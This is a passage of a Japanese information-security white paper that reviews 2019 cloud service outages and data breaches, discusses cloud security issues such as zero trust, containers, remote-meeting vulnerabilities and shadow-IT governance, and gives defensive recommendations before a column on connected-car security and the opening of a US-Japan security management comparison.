一方、個人についても、SNS、コンテンツ視聴、パソコンやスマートフォンにおけるデータの保管、オンラインショッピング等、多くのサービスにおいて、それとは意識せずにクラウドを利用している。更に2020年3月以降、新型コロナウイルス対策でテレワーク等の新しい働き方が求められる中、クラウドの情報セキュリティは国民全体のIT利用の可否を左右する重要課題となっている。

本節ではクラウドのセキュリティについて、脅威の実態、クラウドセキュリティの技術面・マネジメント面の課題、とるべき対策の各観点から整理を行う。

3.4.1 クラウドサービスのインシデント、被害の実態

表3-4-1に2019年度に発生したクラウドサービスに関するインシデントの起因別の分類を示す。障害の発生に伴い、サービスの継続に不具合が生じたものと、サービスからの情報漏えいが生じたものに大別している。2019年は、大手クラウドベンダの大規模な障害や、復旧までに時間を要する障害の発生が目立った。起因としてはシステムの変更に関する設定ミス等が多くみられた。主なインシデントについて以下に述べる。

サービス障害	(1)システムバグ	制御システムのバグによるサーバのオーバーヒート
	(2)システム設定更新・機能更新不備	(a) 設定更新不備
		(b) 機能更新不備
	(3)システム故障	ストレージの故障
情報漏えい	(4)設定ミスの悪用	WAFの設定ミスに付けこまれた不正アクセス
	(5)情報提供先での管理不備	情報提供先での情報管理ミス
	(6)不正アクセスとデータ保護の不備	クラウドサーバへの不正アクセスとデータ暗号化の不備

■表3-4-1　2019年に発生したクラウドサービスに関係するインシデントの起因別分類

(1)システムバグに起因するインシデント

2019年8月、Amazon Web Services（AWS）の東京リージョンにおいて、オーバーヒートによりサーバが停止した。復旧までに約10時間を要し、決済系（PayPay等）、SNS（mixi、ピグパーティ等）、サービス（楽天株式会社のラクマ、スターバックスコーヒージャパン株式会社等）、ECサイト（株式会社ユニクロ、株式会社東急ハンズ等）等のテナントサービスで接続不可、ログイン障害、サービスが利用できない等の障害が発生した[※236]。データセンターの冷却システムの制御と最適化に使用される制御システムがバグで応答しなくなり、一部の冷却システムが停止し、オペレータが手動で操作をしたが、空調ユニットを制御するPLC（Programmable Logic Controller）が一部応答せず、オーバーヒートが発生してサーバの停止に至ったとされた。

アマゾンジャパン合同会社は、この制御システムのバグについてシステム供給事業者と協力して調査するとともに、今回のような不具合が再び発生した場合に速やかに対応できるようにオペレータをトレーニングした、としている[※237]。

(2) システムの設定・更新不備に起因するインシデント

システムの設定不備、機能更新不備に起因するインシデント事例を紹介する。

(a) 設定更新不備

2019 年 5 月、Microsoft Azure、Office 365/Microsoft 365 や Microsoft Dynamics 等、Microsoft Corporation（以下、Microsoft 社）のクラウドサービスに対して、ほぼ世界的に約 3 時間にわたり接続できなくなる障害が発生した。データセンターのメンテナンス作業において、Azure Storage や Azure SQL Database 等を含む複数のサービスへのアクセスに使用される DNS ゾーンのネームサーバの設定変更を誤ったことが原因とされた。Microsoft 社は、同様な障害を防ぐための施策として、メンテナンス作業におけるチェック体制の追加、実行前モデリングによる設定変更後の結果予測、問題を迅速に検出するためのモニタリングの追加、変更の影響を更に小さくするための設計改善等を行うとした。なお、日本では連休中の早朝だったこともあり、影響は大きなものではなかった[※238]。

2019 年 6 月、米国で約 4 時間にわたり、Google Cloud の Compute Engine や Cloud Storage、更にその影響を受けた YouTube や G Suite 等のサービスの応答が遅い、利用できない等の障害が発生した。Google Cloud のオペレータがサーバの設定変更を誤り、単一リージョン内の数台のサーバに対する設定変更のつもりが、隣接する複数のリージョンの多数のサーバに対しても設定変更が適用され、ネットワークで輻輳が発生したことが原因とされた。

Google LLC（以下、Google 社）は発生した輻輳の要因と復旧に時間がかかった要因等を改めて分析し、今後の対応に活かすとしている[※239]。なお本障害は発生した時間帯の関係で、日本への影響は大きなものではなかった[※240]。

(b) 機能更新不備

2019 年 11 月、オーストラリア、日本、インドにおいて約 10 時間にわたり Microsoft Office 365 で提供される Exchange Online でメールが届かない、届くまで時間がかかる、等の障害が発生した。Microsoft 社の調査によると、スパム対策機能の更新が行われた際にメールフローに予想外の影響が発生した可能性があるとして、スパム対策機能更新のロールバックを行うことでサービスを復旧した。

Microsoft 社は影響を受けたシステムのパフォーマンスを分析し、再発を防止するとしている[※241]。

(3) システム故障に起因するインシデント

2019 年 12 月、日本電子計算株式会社が提供する自治体向け IaaS サービス「Jip-Base」でシステム障害が発生した。Jip-Base 上では 70 の団体の業務サービスが稼働しており、サービスを利用する複数の自治体で Web サイトが閲覧できなくなる等の障害が発生した。これらの障害は外部からの攻撃によるものではなく、情報漏えい等の被害はなかったが、二つの不具合が複合的に発生したことで復旧に時間を要した。具体的には、Jip-Base のストレージのファームウェアの不具合に起因したハードウェア故障、及びストレージの復旧後、データへのアクセス処理が正しく動作しないという不具合であった。2020 年 1 月、本障害で影響を受けた 1,318 の仮想 OS のうち 98.1% が復旧したが、復旧できないものに関しては新たな利用環境の構築等を行う等の対応をすることとなった[※242]。

(4) 設定ミスの悪用に起因するインシデント

2019 年 7 月、米国金融機関大手 Capital One Financial Corporation（以下、Capital One 社）への不正アクセスにより、米国で約 1 億人、カナダで約 600 万人を超える社会保険番号や銀行口座番号、カードの支払い履歴等の個人情報が流出した。容疑者はすぐに逮捕され、2015 年 5 月～ 2016 年 9 月の間、Amazon.com, Inc.（以下、Amazon 社）のクラウド部門の従業員であったことが分かった。逮捕者は Capital One 社から窃取した情報を外部と共有するため、自分の Slack チャンネルに窃取した情報のリストを投稿したと主張した。本インシデントの手口は、WAF（Web Application Firewall）の設定ミスを悪用した Server Side Request Forgery（SSRF）攻撃[※243]であった。攻撃を受けた WAF は、Apache HTTP Server で動作するオープンソースの WAF「Mod Security」を採用して、Capital One 社が独自に構築したものであった[※244]。

株式会社ラックの「サイバー救急センターレポート第 8 号[※245]」によれば、国内においても IaaS 利用者の設定不備を突いた攻撃が増加し、注意が必要であるとしている。具体的には、オンプレミスから IaaS へのシステム移行時に利用した検証環境のセキュリティグループ設定等を脆弱なまま放置し、本番環境に移行して不正アクセ

スを許した例が示された。同報告はまた、単純なパスワードを設定する等、認証パスワードの不適切な設定を突いて攻撃される例が多くあるとし、利用者に設定を適切に行うよう呼びかけている。

(5) 情報提供先での管理不備に起因するインシデント

2019 年 4 月、米国の Facebook, Inc.（以下、Facebook 社）のユーザのデータ約 5 億 4,000 万件が、AWS のクラウド上に放置され、ユーザ ID やコメント、「いいね!」をしたか等の情報が外部からアクセス可能となっていたことが分かった。当該データは、メキシコのデジタルメディア企業 Cultura Colectiva が取得したもので、Facebook 社は、Cultura Colectiva のプラットフォーム上で動くアプリケーションの開発会社とのユーザ情報共有を認めていたが、Cultura Colectiva のミスによって、同データが放置されたとみられる。Facebook 社は Amazon 社と連携してデータを削除したとしているが、データがどれだけの期間、外部からアクセス可能になっていたか、第三者による悪用があったか等については明らかになっていない。

Facebook 社は 2018 年 3 月、ケンブリッジ大学の研究用途に提供した API（Application Programming Interface）を介して英国コンサルティング会社に約 8,700 万人の個人情報が流出していたことが発覚、Mark Zuckerberg 最高経営責任者（CEO）は米国下院公聴会において情報管理の徹底を約束した[※246]。このときは顧客情報に関するプライバシー保護の弱さ、データ提供におけるユーザとの合意の妥当性等が問題となったが、後者に関連した情報流出事故がその後も続いている。

(6) 不正アクセスとデータ保護の不備に起因するインシデント

大容量ファイル転送サービス「宅ふぁいる便」のサーバが不正アクセスを受け、運営会社である株式会社オージス総研は 2019 年 1 月 23 日にサービスを停止、翌 24 日に顧客情報が流出したと公表した。同年 3 月 14 日付の同社発表によれば、宅ふぁいる便に用いられる一部サーバの脆弱性を攻撃され、氏名・メールアドレス・パスワード・居住地・生年月日等を含む顧客情報 481 万 5,399 件が流出したという[※247]。事故直後のインシデント公表が迅速であった点は評価されたが、ID・パスワード等を暗号化せずに保存していた点は問題視された[※248]。同社は当初、サービスの再構築を目指し、ユーザサポートも継続してきたが、高コストであるとして同サービスの再開を断念、2020 年 3 月 31 日で終了すると発表した（ただしビジネス向けは継続）[※249]。

(7) インシデント・被害状況の整理

以上のように、近年のクラウドに関係するインシデントは、セキュリティ以外の要因によるサービス遅延・停止と、運用ミスやサイバー攻撃による情報漏えい（運用ミスとサイバー攻撃の複合形態による情報漏えいも含む）の二つに大別される。海外では大規模な情報流出事故が継続しているのに対し、国内ではサービス遅延・停止、漏えいのいずれについても被害は比較的小さく推移している。

サービス遅延や停止については、クラウド基盤システムの可用性の維持についてクラウド事業者が引き続き対策を強化する必要がある。一方で、利用者側も、例えば重要な業務を IaaS/PaaS で構築する場合等の冗長化やバックアップ等、インシデントを想定した対応を検討することも必要と考えられる。

情報漏えいについて見ると、クラウドの設定不備、脆弱性を突いたサイバー攻撃、あるいはその複合形態が原因となっている。クラウドサービス事業者とクラウド利用者がそれぞれの責任分担に基づき、両者が対策を補完的に行うことが必要である。例えば IaaS/PaaS の場合、アプリケーションデータの更新・削除や暗号化、不正アクセス監視等は利用者が実施すべきもので、事業者はそのためのセキュリティ機能を提供することが責任範囲となる。また SaaS の場合、事業者は強い認証機能を提供し、利用者はエンドポイントで ID・パスワードを保護する必要がある。前掲の「サイバー救急センターレポート第 8 号」では、クラウドのアカウント情報の窃取・悪用が増加した、としており、強いパスワードの設定、あるいは多要素認証等の備えが求められる。

更に 2020 年 1 月以降、新型コロナウイルス感染対策としてのテレワーク実施の切迫した要請により、リモート会議システムのセキュリティや情報管理のリスクポイント等を整理できないまま、在宅でクラウドを利用する個人が増えているのではないか、という懸念がある。次項では、この懸念を含めたクラウドのセキュリティ課題について紹介する。

3.4.2 クラウドのセキュリティ課題と対応

企業がクラウドを利用する上で、セキュリティ上の課題として近年注目、検討されている事項を技術面、マネジ

メント面に分けて概観する。

(1)技術面の課題

クラウドの技術面の課題は主としてクラウド事業者、またはクラウドシステム・サービスの構築事業者が対応すべき事項だが、エンドポイントのセキュリティについては利用者の対策も重要となる。

(a)ゼロトラストモデルへの対応

ネットワーク境界の内側（イントラネット）は定常的にセキュアである、という従来の境界防御モデルはもはや通用せず、「すべての端末やトラフィックを疑う必要がある」とするゼロトラストの考え方は2010年に提唱されたが、近年急速に普及しつつある。ゼロトラストモデルではネットワークセグメント単位ではなく、個々のリソース単位に不正アクセスや攻撃を防ぐことが求められ、個人や接続機器の認証の重要性が増すこととなる。2020年2月にはNISTがゼロトラストアーキテクチャに関する規格SP800-207の2nd draftを公開している※250。

クラウドにおいても、SaaSサービスの急増、モバイル・IoT機器等のデバイスの急増に伴い、インバウンド・アウトバウンドのネットワーク監視はもとより、クラウド利用者やデバイスの認証強化、エンドポイントのセキュリティ強化が重要となっている。クラウド事業者はこれに対応して、アイデンティティ管理・認証、デバイス（エンドポイント）の可視化、最小権限ポリシーに基づく特権管理等の機能強化を進め、利用者に推奨している。ID統合により、クラウド、エンドポイント、オンプレミス等のセキュリティを一括管理する提案もある※251。

ゼロトラスト対応のネットワークセキュリティモデルとして、Software Defined Perimeter（SDP）がある※252。SDPは、クライアント認証をベースとして、データセンターを横断する仮想クラウドネットワークを構築するパラダイムであり、クラウドセキュリティのベストプラクティスを策定する非営利団体Cloud Security Alliance※253が2013年に提唱、推進している。SDPでは、クラウドにアクセスするすべての利用者・デバイスの認証・認可をクラウドとは別のSDPコントローラで行い、認証・認可が成功するまでクラウドへの接続を許可しない構成をとる※254。クラウドベンダ等の協力により実施したハッカソンでは一度も攻撃が成功しなかったとしている。SDPは特に、複数のクラウドを横断的に利用する企業が共通の方式でゼロトラストセキュリティを確保するのに適している。その場合は、クラウド事業者とは独立したSDPコントローラを運用するネットワーク事業者への信頼が前提となる。

(b)コンテナ技術

コンテナ技術とは、ホストOSの上でアプリケーション、ミドルウェア、設定ファイル等をパッケージ化し、他のプロセスから隔離して実行させる技術である。ハイパーバイザーでハードウェアを仮想化する仮想マシン技術と比較して、動作が軽量で可搬性が高く、同一のコンテナ（実行環境）で検証と実運用を行えることから、アジャイル型開発（DevOps）とも親和性がよい。例えばGoogle社では、提供サービスのコンテナ化を実現しており、同社が開発したオープンソースのコンテナオーケストレーションプラットフォーム「Kubernetes」は、クラウドネイティブソフトウェア※255のメンテナンスに関する非営利団体Cloud Native Computing Foundation（CNCF）※256によって管理されている（2020年4月の時点で会員数560）。今後はCNCFのようなクラウドネイティブソフトウェア開発のエコシステムが核となり、IaaS/PaaSの利用者システムも、コンテナによる開発が主流になる可能性がある。

IDC Japan株式会社は2020年5月12日、日本国内におけるコンテナ技術「Docker」とKubernetesの導入に関する調査結果を発表した※257。発表によれば、コンテナを本番環境で使用している企業は、2019年の調査から5.0ポイント増加の14.2%、導入構築／テスト／検証段階の企業が18.6%、導入計画／検討段階の企業が19.0%で、その総計が50%を越えたという。

一方で、コンテナ導入における課題も多い。アプリケーションのコンテナ化のための技術課題に加え、日本国内ではアジャイル型開発が未だに定着しているとはいえない。またグローバルに見ても、コンテナ化におけるセキュリティ対策は十分できているとは言えない。NISTは2017年の時点でコンテナ化に関するセキュリティ指針NIST SP800-190※258を公開し、検討を促してきたが、2019年のPalo Alto Networks, Inc.のUnit42の調査によれば、40,000以上のコンテナシステムが、脆弱な初期設定・プロトコルを利用して動作していたという※259。特にウイルスや脆弱性の作り込み・混入をコンテナから排除することは非常に重要であり、セキュアなコンテナ開発の方式を早期に具体化することが求められる。

(c)データのライフサイクル管理

クラウドサービスで蓄積したユーザデータのライフサイクル管理は、運用事業者等にこれを委託する場合も、第一義的にはクラウド利用者の責任とされる。しかし、サー

ビスの利用終了後、データが記録媒体から消去されたことを利用者はどう確認したらよいか、という課題がある。これは、例えば大量の個人情報をクラウドで管理する場合に懸案となる事項である。2019 年 12 月、リース契約満了に伴う廃棄予定 HDD の盗難・売却事案[※260] が公表され、個人情報の流出案件であったため、改めて議論となった（同事案の内容と対策については「1.2.7 情報漏えいによる被害」参照）。

これに関して、前述の ISMAP の管理基準は、消去の定義について「論理的消去」、すなわち暗号化したデータの鍵を廃棄して復号できなくすることも「消去」に含めた点が注目される（「ISMAP 管理基準[※261]」の第 1 章に記載）。データの消去を物理的・電磁的な手段に限定した場合、その確認作業が高負荷になり得ることを考慮し、上記の定義が追加されたと考えられる。

(d)リモート会議システムの脆弱性と対応

2020 年 1 月以降、セキュリティ対策の重要性が増しているクラウド利用アプリケーションとして、リモート会議システムがある。新型コロナウイルス対策による急激な普及以降、リモート会議システムの脆弱性や攻撃に関する報告が相次いでいる。

2020 年 4 月 3 日、IPA はリモート会議アプリケーション「Zoom」の脆弱性について、Windows クライアントのチャット機能における UNC（Universal Naming Convention）パスの処理に関する脆弱性により、認証情報の窃盗や任意のファイルを起動される可能性がある、とする注意喚起を行った[※262]。また Zoom での会議において、会議 URL を入手した第三者が勝手に参加し、不適切なコンテンツ表示等で会議を妨害する攻撃「ズーム爆弾（Zoom Bombing）」が問題となった[※263] 他、エンドツーエンド暗号化方式の不備等複数の脆弱性が指摘された。対応が注目された Zoom Video Communications, Inc.（以下、Zoom 社）は、4 ～ 6 月の 90 日間はセキュリティ対策の強化のみに注力するとし、4 月 8 日には会議の隔離・参加者の管理・会議 ID 秘匿等の機能追加を公表した[※264]。また 4 月 27 日にリリースしたクライアントソフトウェア Zoom 5.0 ではセキュリティ強化のため認証付き暗号（AES256 ビット GCM）をサポートし、5 月 30 日にシステムでの運用が可能となった。他にも「ユーザへの報告」機能の提供、デフォルトセキュリティ設定の更新等が実施された[※265]。

一方、同年 6 月 11 日、天安門事件に関する Zoom 会議の開催が中止され、また会議を主催した中国の活動家のアカウントが停止された。Zoom 社はこれが中国政府の要求であったことを認め、会議を主催した場所は米国だが、中国本土の参加者が多かったための措置であるとしたが、自社の利用ポリシーに不備があるとし、改善を約束した[※266]。

他のリモート会議システムに関する脆弱性の報告も相次いだ。2020 年 1 ～ 6 月の間、Cisco Webex に関する脆弱性が以下のように報告された。

- CVE-2020-3142（1 月 29 日）：Cisco Webex Meetings Suite と Cisco Webex Meetings Online における未認証会議参加の脆弱性[※267]。
- CVE-2020-3194（5 月 4 日）：Cisco Webex ネットワーク録画プレーヤーおよび Cisco Webex プレーヤーの任意のコード実行に関する脆弱性[※268]。
- CVE-2020-3263（6 月 17 日）：Cisco Webex Meetings デスクトップアプリの URL フィルタリングの任意プログラム実行に対する脆弱性[※269]。

Cisco Systems, Inc. は、以上の脆弱性については対策済みであり、それぞれのアプリケーションを最新版に更新することで対応できるとしている。

また同年 4 月 27 日、CyberArk Software, Inc. は Microsoft Teams について、アカウントの乗っ取りとデータ窃取が可能な脆弱性が存在すると報告した[※270]。この脆弱性の情報は Microsoft 社に提供され、既に対策がとられたという。

以上のように、リモート会議システムの脆弱性の発見と対策は矢継ぎ早に進んでおり、利用者は最新の情報を収集し、最新のバージョンを利用する等の対応が求められる。

(2)マネジメント面の課題


クラウドのマネジメント面の課題はクラウド事業者、クラウド利用者どちらにもあると考えられるが、以下では利用者の課題に注目する。

(a)リスク評価と対策の見直し

クラウド利用を検討するにあたり、クラウド上で行う業務の目的や処理する情報の重要度に合わせてリスクを評価し、サービスを選定することが重要である。「3.4.1 クラウドサービスのインシデント、被害の実態」で見たように、高可用性や高度なセキュリティ対策を具備しているクラウドサービスでもインシデントは起こり、クラウド事業者の対策は継続的に強化されている。実際の事例を基に、

インシデント防止やインシデント対応のために何をするべきか、対策や運用を常に見直すことが求められる。

IPA では 2019 年度、「IT システム・サービスの業務委託契約書見直しに関する実態調査[※271]」を実施した。クラウドサービスのインシデント発生をきっかけに見直した契約内容について調査した結果を図 3-4-1 に示す。稼働率の高いサービスへ変更する、冗長化するように変更する、バックアップを取得するように変更する、といった契約内容の見直しが多いことが分かった。



■図 3-4-1　クラウドサービス障害事故をきっかけとして契約を見直した内容（複数回答可、n=434）

新たにクラウドを利用する場合だけでなく、運用中のクラウドの契約の見直しも含め、サービス停止、データ消失、情報漏えい等が発生した場合に事業にどのような影響があるかを検討し、契約内容やデータバックアップ等の対策を見直していくことが重要である。

(b) クラウド利用のガバナンス

キヤノンマーケティングジャパン株式会社が 2020 年 3 月に公表したシャドー IT に関する実態調査報告[※272]（企業従業員 700 人対象）によると、個人的に登録・契約し、業務で使用しているクラウドサービス・アプリがある、と回答した従業員は 25.3%で、利用サービスは Web メール、ストレージ、コラボレーションサービス／リモート会議、ファイル転送が主なものだったという。また同調査によれば、個人の端末を業務に利用すると回答した従業員が 40.7%、そのうち 43.1%が勤務先の許可を得ていない、あるいは許可は不要と回答していた。

本調査は 2019 年に実施されたものだが、企業が把握できないクラウドサービス利用を従業員の 20%程度が行っており、その何割かは私用パソコン等を業務に利用していることが想定され、組織のガバナンスがほぼ効かない状態でメール・ファイル共有・コラボレーションサービス等の利用を行っているリスクがあることが示された。更に 2020 年以降、新型コロナウイルス対策でテレワークが急激に推進された結果、私用端末の利用や私的なクラウド利用（特にリモート会議）が拡大した可能性がある。クラウドを含むシャドー IT のガバナンスは喫緊の課題になったと考えられる。

企業の IT 部門が把握できていないクラウド利用（いわゆる「野良クラウド」）の把握・統制は近年ガバナンスの課題とされ、解決策として Cloud Access Security Broker（CASB）の導入が提唱されてきた。CASB はクラウドと企業従業員が利用する端末との間でアクセストラフィックを可視化し、不要なアクセスを遮断し、必要なアクセスについてはセキュリティ設定等を行う等、統合的な対策が可能となる。ただし、CASB の導入には、クラウド利用に関する企業のルール（許容する利用の範囲、申請・セキュリティ審査の方法等の規定）がまず必要となるという点が重要である。

更に、企業が関知しない私用端末で自宅からクラウドを利用するような業務が許容された場合、CASB の可視化対象にはならない点に注意が必要である。クラウド利用に使われるべき端末を把握し、CASB でチェックできるか確認することもクラウドのガバナンスにとって重要である。

(c) クラウドセキュリティ実施状況の評価

クラウド利用のガバナンスのもう一つの課題として、クラウド事業者のセキュリティ対策実施状況のチェックがある。これまでに、経済産業省、総務省等がクラウドセキュリティガイドラインを公開し、また国際標準として ISO/IEC 27017 が策定されている。クラウド事業者は、これらに対する対応状況を自己宣言するか、あるいは JASA - クラウドセキュリティ推進協議会（JCISPA：JASA - Cloud Information Security Promotion Alliance）が認証する CS マーク[※273]、または ISO/IEC 27017 のクラウドセキュリティ認証[※274]を取得することで、セキュリティへの取り組みを保証している。クラウド利用者がクラウド事業者のチェックを行うことは容易ではないため、事業者の自己宣言や認証の取得状況等は、利用者にとっては重要な情報である。今後はこれに事業者の ISMAP への登録（登録により「ISMAP 管理基準」を遵守している事業者と認められる）が加わる可能性がある。

利用者によるクラウド事業者の対策実施状況のチェッ

クについて、特にパブリッククラウドの場合は難しいと考えられる。現在一般に行われているのは、クラウドで行う業務のリスク分析やクラウド事業者のセキュリティ対策の妥当性を検討したか、等の利用者側のマネジメントを含めたチェックシートを作成し、これに基づき運用状況を確認する、また高いセキュリティレベルが求められるクラウド利用については、クラウド事業者との合意の基に脆弱性診断テストを実施して対策を確認する、等である。チェックシートやテストの手法については、利用者が共通に使える形式は確立されておらず、各企業が構築事業者等の支援を受けながら、クラウド業務のリスク分析に基づき、個々に対応している状況であると思われる。

一方で、前述の「令和元年度通信利用動向調査」では、企業のクラウドサービス利用形態について、ファイル保管・データ共有が 56.0%、電子メールが 48.0%、社内情報共有・ポータルが 43.0%であり、営業支援や生産管理等の高度な利用は低水準にとどまっているという。現行のクラウドの主たる利用形態はデータ共有・メール等の基本サービスであるが、これらについて利用者によるセキュリティチェックは十分されていない、という可能性が考えられる。また、セキュリティへの投資が難しい中小企業の SaaS 利用において、認証情報やエンドポイントを含めたセキュリティのチェックが十分されていない可能性も考えられる。今後こうした基本サービスや SaaS の利用におけるセキュリティチェックが重要になると考えられる。

3.4.3 まとめ

クラウドサービスの情報セキュリティは事業者と利用者が責任を分担して実現すべきであり、利用者は利用するクラウドについて何をすべきかを理解し、その範囲において責任を持った対応が求められる。以下ではクラウド利用者の責任分担について、IaaS/PaaS、SaaS の二つの観点からまとめる。

(1) IaaS/PaaS 利用において

クラウド上で行う業務のリスク分析とセキュリティレベルの決定については、システム構築事業者の支援を得ることが多いと思われるが、とるべきセキュリティ対策の決定は利用者の責任において行いたい。オンプレミス環境からの移行を行う場合、検証環境、検証環境から本番環境への移行において、システムのセキュリティ設定・認証情報の設定、またデータ移行における情報漏えい対策、アプリケーションへの不正アクセス監視やデータ保護施策等は利用者の責任となる。実施すべき事項としては、例えば以下がある。

- 認証情報には強いものを設定し、アクセス権付与は必要最小限とする。
- アプリケーション構築においては、脆弱性を作り込まない対策を構築事業者と協議し、実施する。
- アプリケーションに関連する脆弱性情報に常に注意を払い、脆弱性が発見された場合は修正プログラムの適用等、必要な対応をとる。
- 検証環境で一時的にインターネットからのアクセスを認める、等の設定をした場合には設定を必ず元に戻す。
- 運用期間中、関連するインシデント等が発生した場合は都度運用や契約内容を見直し、適宜必要な対策をとる。

クラウド利用終了時の利用者データ削除については、一義的には利用者が責任を負うことになる。クラウド上で管理していた個人情報等が確実に削除されたことを確認したい等のケースについては、「ISMAP 管理基準」が参考になると考えられる。

(2) SaaS 利用において

SaaS においてはシステム構築・移行等におけるセキュリティ対策の負荷は生じないが、様々な SaaS サービスのアカウント情報の管理が重要な課題となる。強いパスワードが推奨されるが、パスワードの管理負荷が大きくなると使い回しのリスクが発生し、注意する必要がある。高負荷にならないよう、適切な運用ルールを策定したい。高いレベルのセキュリティを求められるサービスでは、多要素認証等の強い認証方式を採用したい。また「3.4.1 (7) インシデント・被害状況の整理」で見たように、アカウント情報の窃取ではフィッシング等、利用者（エンドポイント）への攻撃も想定される。エンドポイントのセキュリティ対策について、利用者は責任を持って対策する必要がある。

SaaS サービスのデータ管理は、一義的にはクラウド事業者側の責任となるが、コラボレーションサービスやストレージサービスにおいては、利用者の不適切な運用で漏えいに至るリスクがある。情報共有ルールの策定と適切なアクセス権設定を行いたい。

また「3.4.2 (2) (b) クラウド利用のガバナンス」で見たように、SaaS のような少額で利用できるクラウドサービスは、個々の事業部門がセキュリティリスク等について独自に判断し独自に調達する、あるいはテレワークの要請により、未登録の私用端末を業務に用いてクラウドを利用する、

等のガバナンスの問題が生じ得る。IT セキュリティ部門が把握していないツール・端末で不適切な情報共有が行われないよう、クラウド調達に関するルール化、利用状況の可視化が求められる。

更に「3.4.2 (1) (d) リモート会議システムの脆弱性と対応」で見たように、SaaS サービスの利用にあたっては、アプリケーションの脆弱性・脅威に関して最新の情報を収集し、利用形態やセキュリティについて慎重な判断が求められる。このうち、リモート会議システムの利用について、利用者が事前に検討すべき事項としては、例えば以下がある。

- リモート会議に要求されるセキュリティレベルを明らかにする。
- リモート会議システムが提供するセキュリティ機能、例えば通信データの暗号化方式、暗号鍵の管理方式(リモート会議サービスベンダが鍵を保有するか、等)、共有されるデータの管理方式(データはどこで保有され、どのように削除されるか、等)について確認する。
- 脆弱性に関する情報をチェックし、対策済みの最新のバージョンを利用する。

リモート会議システムを使用する際に注意すべきポイントについては、2020 年 7 月に IPA が公開した「Web 会議サービスを使用する際のセキュリティ上の注意事項[※275]」を参照されたい。

COLUMN

コネクテッドカーのセキュリティって?

世は押しなべて「情報やデータの集積と活用」がキーワードですが、自動車の世界も例外ではないようです。最近の自動車では、合計すると軽く 3 桁を越える数の制御用コンピュータ(ECU : Electronic Control Unit)が、様々な部分に搭載されています。それらが車載ネットワークで相互に接続され、制御用のソフトウェアが動作しており、もはや自動車は「ソフトウェアのかたまり」が道を走っているとも言えます。また、自動車の運転支援または自動運転を実現するため、外部の交通情報や、自動車に搭載されたカメラ等の各種センサーから安全な走行に必要な車両周辺情報を取り込むといった、大きなシステムに接続されて走行するという観点からも「コネクテッドカー」とうたわれるようです。

一方、今やパソコンやサーバのみならず、制御システムや重要インフラに対するサイバー攻撃は猛威を振るっており、その手口の多様化・巧妙化はとどまるところを知りません。自動車に対しても、多くは研究者による実験レベルのものではありますが、様々な攻撃が日々試されており、攻撃成功の報告が後を絶たない状況です。攻撃手法は自動車への通信を用いたリモートからの攻撃を始め、車載ネットワークや ECU へのウイルス感染による攻撃等、多種多様です。多くの ECU と情報が相互に連携して動作するコネクテッドカーの安全を担保するためには、考えなければならないセキュリティ対策は多岐にわたります。そして、コネクテッドカーのセキュリティを守るときには、「自動車と乗員と周囲の人の安全」が最重要となります。

車載コンピュータのリソースはパソコンと異なり潤沢とはいえないので、限られたリソースをうまく活用する設計・開発・運用が必要です。設計段階では、後の工程での手戻りを防ぐためにも、遵守すべきセキュリティ標準に配慮して開発することが重要ですし、安全確保のため要所要所で軽量暗号、認証、ファイアウォール等の対策が必要です。攻撃を受けたときは、それぞれの自動車で対処しなければならないのはもちろんですが、攻撃の手口をクラウド上で共有し、他の自動車に一斉に通知して同様の攻撃を未然に防御する、といった試みもあります。車載ネットワークでは、「ふるまい検知」等の技術を活用した攻撃監視を、少ないリソースでいかに強化していくかが、攻撃に適切に対応するためのキーテクノロジーになっていくでしょう。

特別寄稿

セキュリティマネジメントの日米企業比較
～組織論の観点から～

Comparison of Information Security Management in the U.S. and Japan
～ An Organizational Perspective ～

カリフォルニア大学バークレー校名誉教授　**Robert E. Cole**
三菱電機株式会社　シニアアドバイザー　**伏見信也**

初めに

本稿では、日本と米国の大～中規模企業の情報セキュリティ対策及び実践状況を、組織論の観点から比較する。言うまでもなく、米国は世界最大のソフトウェア産業国であり、日本もまたソフトウェア大国の一つである。この両国の企業が、情報セキュリティの課題にどのように対処しているか、を組織論の視点から比較し、日本企業のセキュリティマネジメントを考える上での一助としたい。

セキュリティマネジメントの組織論的課題

後に見るように、日本と米国では企業の情報セキュリティのパフォーマンスに違いがある。技術的観点から見れば、日米両国の企業が利用している情報セキュリティ対策のソフトウェアは大半が同じものである。一方、これらソフトウェアを、いつ、どこで、どのように利用しているか、の点では両国は異なるであろう。つまり、日米企業の情報セキュリティのパフォーマンスの違いは、技術力に限らず、組織的能力から生じていると考えられる。本稿ではこの点の検証を進める。

Facebook の情報セキュリティ責任者である Nathan Gleicher は、情報セキュリティの組織論的課題について「企業の組織を構成する従業員が、誤りなく指示に従い、相互連携することは期待できない。一方、情報セキュリティに対しては、社内のすべての従業員が、日常の細かな作業に至るまで社内規則や指示に忠実に従い、論理的に考え行動することが必要なのである」と指摘している[1]。

情報セキュリティが組織論的課題であることを、以下の二つの例で見てみよう。

A. ソフトウェア脆弱性対策（業務プロセス管理の課題）

企業は、ベンダ各社からの更新パッチを漏れなく把握し、遅滞なくシステムに適用し、記録に残すことが必要であるが、これを確実に実行できているのだろうか。これは企業の業務プロセス管理に関する課題である。

米国ではこのパッチ管理は大きな問題である。MIT Sloan School の Daniel Goldsmith と Michael Siegel は、Verizon 社 の Data Breach Investigations Report のデータ（対象企業の 83% が米国企業）を基に分析を行い、情報漏えい事案の 80% 以上は、攻撃に用いられた脆弱性に対するパッチが 1 年以上前にリリースされているにも関わらず、そのパッチが適用されていなかったために発生した、と報告している[2]。

パッチの適用遅れは、ハッカーに対して絶好の攻撃機会を与える。近年の米国での被害者数最大の情報セキュリティ事案は 2017 年に発生した Equifax（米国の個人信用情報の格付け企業）からの情報漏えいである。この事件では、米国国民の約半数に上る 1 億人以上の個

